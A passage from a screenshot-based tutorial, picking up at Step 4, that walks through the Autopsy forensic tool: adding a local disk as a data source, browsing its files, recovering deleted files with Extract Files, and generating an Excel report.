
Step 4: Enter the additional Information and click on Finish.




Step 5: Now Select Source Type as Local disk and Select Local disk form drop down list and click on Next.




Step 6: Click on Next Button.




Step 7: Now click On Finish.




Step 8: Now Autopsy window will appear and it will analyzing the disk that we have selected.




Step 9: All files will appear in table tab select any file to see the data.




Step 10:Expand the tree from left side panel to view the document files.




Step 11: To recover the file, go to view node-> Deleted Files node , here select any file and right click on it than select Extract Files option.



Step 12: By default Export folder is choose to save the recovered file.





Sep 13 : Now Click on Ok.




Step 14: Now go to the Export Folder to view Recover file.

Step 15: Click on Generate Report from autopsy window and Select the Excel format and click on next.






Step 16: Now Report is Generated So click on close Button .we can see the Report on Report Node.



Step 17: Now open the Report folder and Open Excel File.




